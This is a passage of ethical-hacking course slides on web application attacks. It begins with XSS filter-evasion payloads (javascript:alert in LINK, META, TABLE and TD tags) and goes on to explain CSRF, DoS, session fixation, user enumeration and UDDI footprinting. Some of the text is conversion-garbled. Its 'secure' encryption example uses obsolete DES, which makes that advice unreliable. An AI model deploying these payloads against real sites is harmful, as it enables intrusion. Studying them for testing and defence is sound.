STYLE sheet: `<LINK REL="stylesheet" HREF="javascript:alert('XSS');">`

Local htc file: `<XSS STYLE="behavior: url(xss.htc);">`

VBscript in an image: ``

Mocha: ``

US-ASCII encoding: `zscriptualert(EXSSE)z/scriptu`


META: `<META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">`

TABLE: `<TABLE BACKGROUND="javascript:alert('XSS')">`


TD: `<TABLE><TD BACKGROUND="javascript:alert('XSS')">`

Cross-Site Request Forgery (CSRF) Attack

1. Cross-Site Request Forgery (CSRF) attacks exploit webpage vulnerabilities that allow **an attacker to force an unsuspecting** user's browser to send malicious requests they did not intend
2. The victim user **holds an active session** with a trusted site and simultaneously visits a malicious site, which **injects an HTTP request** for the trusted site into the victim user's session, compromising its integrity



How CSRF Attacks Work?



Web Application Denial-of-Service (DoS) Attack

Attackers exhaust available server resources by sending hundreds of **resource-intensive requests**, such as pulling out large image files or requesting dynamic pages that require expensive search operations on the backend database servers

Why Are Applications Vulnerable?

- Reasonable Use Expectations
- Application Environment Bottlenecks
- Implementation Flaws
- Poor Data Validation

Web Server Resource Consumption



Targets

- CPU, Memory, and Sockets
- Disk Bandwidth
- Database Bandwidth
- Worker Processes

Web Services Unavailability

Application-level DoS attacks emulate the same request syntax and network-level traffic characteristics as that of the legitimate clients, which makes it **undetectable by existing DoS protection** measures



Denial of Service (DoS) Examples

Login Attacks

The attacker may overload the login process by continually sending login requests that require the presentation tier to access the authentication mechanism, rendering it unavailable or unreasonably slow to respond

Account Lock-Out Attacks

The attacker may enumerate usernames through another vulnerability in the application and then attempt to authenticate to the site using valid usernames and incorrect passwords which will lock out the accounts after the specified number of failed attempts. At this point legitimate users will not be able to use the site

User Registration DoS

The attacker could create a program that submits the registration forms repeatedly; adding a large number of spurious users to the application


User Enumeration

If application states which part of the username/password pair is incorrect, an attacker can automate the process of trying common usernames from a dictionary file to enumerate the users of the application




Buffer Overflow Attacks

- Buffer overflow occurs when an **application writes more data to a block of memory**, or buffer, than the buffer is allocated to hold
- A buffer overflow attack allows an attacker to **modify the target process's address space** in order to control the process execution, crash the process, and modify internal variables
- Attackers modify function pointers used by the application to direct program execution through a jump or call instruction and points it to a location in the memory containing malicious codes




Note: For complete coverage of buffer overflow concepts and techniques refer Module 17: Buffer Overflow Attacks

Cookie/Session Poisoning



How Cookie Poisoning Works?



Session Fixation Attack

- In a session fixation attack, the attacker tricks user to access a genuine web server using an **explicit session ID value**
- Attacker assumes **the identity of the victim** and exploits his credentials at the server



Insufficient Transport Layer Protection

Supports Weak Algorithm

Insufficient transport layer protection **supports** weak algorithms, uses expired or invalid certificates



Exposes Data

This vulnerability **exposes** **user's data** to untrusted third-parties and can lead to account theft



Launch Attacks

Underprivileged SSL setup can also help attacker to **launch** phishing and MITM attacks



Improper Error Handling

- Improper error handling **gives insight into source code** such as logic flaws, default accounts, etc.
- Using the information received from an error message, an attacker **identifies vulnerabilities**



Information Gathered

- Out of memory
- Null pointer exceptions
- System call failure
- Database unavailable
- Network timeout
- Database information
- Web application logical flow
- Application environment



Insecure Cryptographic Storage

- Insecure cryptographic storage refers to when an **application uses poorly written encryption code** to securely encrypt and store sensitive data in the database
- This flaw allows an attacker to **steal or modify weakly protected data** such as credit cards numbers, SSNs, and other authentication credentials



Vulnerable Code

```
public String encrypt(String plainText)
{
    plainText = plainText.replace("a","z");
    plainText = plainText.replace("b","y");
    -----
    return Base64Encoder.encode(plainText);
}
```

Secure Code

```
public String encrypt(String plainText) {
    DESKeySpec keySpec = new
    DESKeySpec(encryptKey);
    SecretKeyFactory factory =
    new SecretKeyFactory.getInstance("DES");
    SecretKey key =
    factory.generateSecret(keySpec);
    Cipher cipher = Cipher.getInstance("DES");
    cipher.init(Cipher.ENCRYPT_MODE, key);
    byte[] utf8text = plainText.getBytes("UTF8");
    byte[] encryptedText =
    cipher.doFinal(utf8text);
    return Base64Encoder.encode(encryptedText); }
```

Broken Authentication and Session Management

An attacker **uses vulnerabilities** in the authentication or session management functions such as exposed accounts, session IDs, logout, password management, timeouts, remember me, secret question, account update and others **to impersonate users**

Session ID in URLs

`http://juggysshop.com/sale/saleitems=304;jsessionid=12OMT0IDPXM00QSABGCKLHCJUN2JV?dest=NewMexico`

Attacker sniffs the network traffic or tricks the user to get the session IDs, and reuses the session IDs for malicious purposes



Timeout Exploitation

If application's timeouts are not set properly and a user simply closes the browser without logging out from sites accessed through a public computer, attacker can use the same browser later and exploit the user's privileges



Password Exploitation


Attacker gains access to the web application's password database. If user passwords are not encrypted, the attacker can exploit every users' password



Unvalidated Redirects and Forwards

Unvalidated redirects enable attackers to **install malware or trick victims** into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control bypass


Unvalidated Redirect



Unvalidated Forward




Web Services Architecture



Web Services Attack

- Web services evolution and its increasing use in business offers new attack vectors in an application framework
- Web services are based on XML protocols such as **Web Services Definition Language (WSDL)** for describing the connection points; **Universal Description, Discovery, and Integration (UDDI)** for the description and discovery of Web services; and **Simple Object Access Protocol (SOAP)** for communication between Web services which are vulnerable to various web application threats



Web Services Footprinting Attack

Attackers footprint a web application to get **UDDI information** such as businessEntity, businessService, bindingTemplate, and tModel

XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg,*; q=.2, /; q=.2
Connection: keep-alive
Content-Length:229
```

```
<?xml version="1.0" encoding="UTF-8" ?>
<Envelop
xmlns="http://schemas.xmlsoap.org/soap/envelope/">
<Body>
<find_business generic="2.0" maxRows="50"
xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_business>
</Body>
</Envelop>
HTTP/1.1 50 Continue
```

XML Response

```
HTTP/1.1 200 OK
Date: Tue, 28 Sep 2004 10:07:42 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272

<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><serviceList generic="2.0"
operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-org:api_v2"><serviceInfos><serviceInfo
